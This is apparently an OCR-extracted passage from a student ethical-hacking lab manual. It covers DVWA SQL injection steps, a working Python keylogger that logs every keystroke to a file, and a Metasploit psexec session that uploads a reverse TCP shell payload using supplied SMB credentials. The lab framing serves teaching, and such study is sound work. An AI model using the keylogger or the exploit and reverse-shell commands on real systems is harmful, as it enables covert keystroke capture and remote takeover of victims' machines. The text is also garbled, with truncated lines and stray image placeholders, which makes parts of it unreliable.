Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its ma
are to be an aid for security professionals to test their skills and tools in a legal environment, help wet
better understand the processes of securing web applications and aid teachers/students to teach/lear
application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html
any internet facing web server as it will be compromised. We recommend downloading and installing
onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the p
the application clear and it should not be used maliciously. We have given warnings and taken measu
prevent users from installing DVWA on to live web servers. If your web server is compromised via an ir
DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their re
page.

Step 7 : Go to security setting option in left and set security level low.

Step 8 : Click on SQL injection option in left.




Step 9 : Write "1" in text box and click on submit.




Step 10 : Write "a' or "='" in text box and click on submit.

Step 11 : Write "1=1" in text box and click on submit.



Step 12 : Write "1*" in text box and click on submit.




PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

Output: -



PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:
Download and open metasploit
Use exploit to attack the host
Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```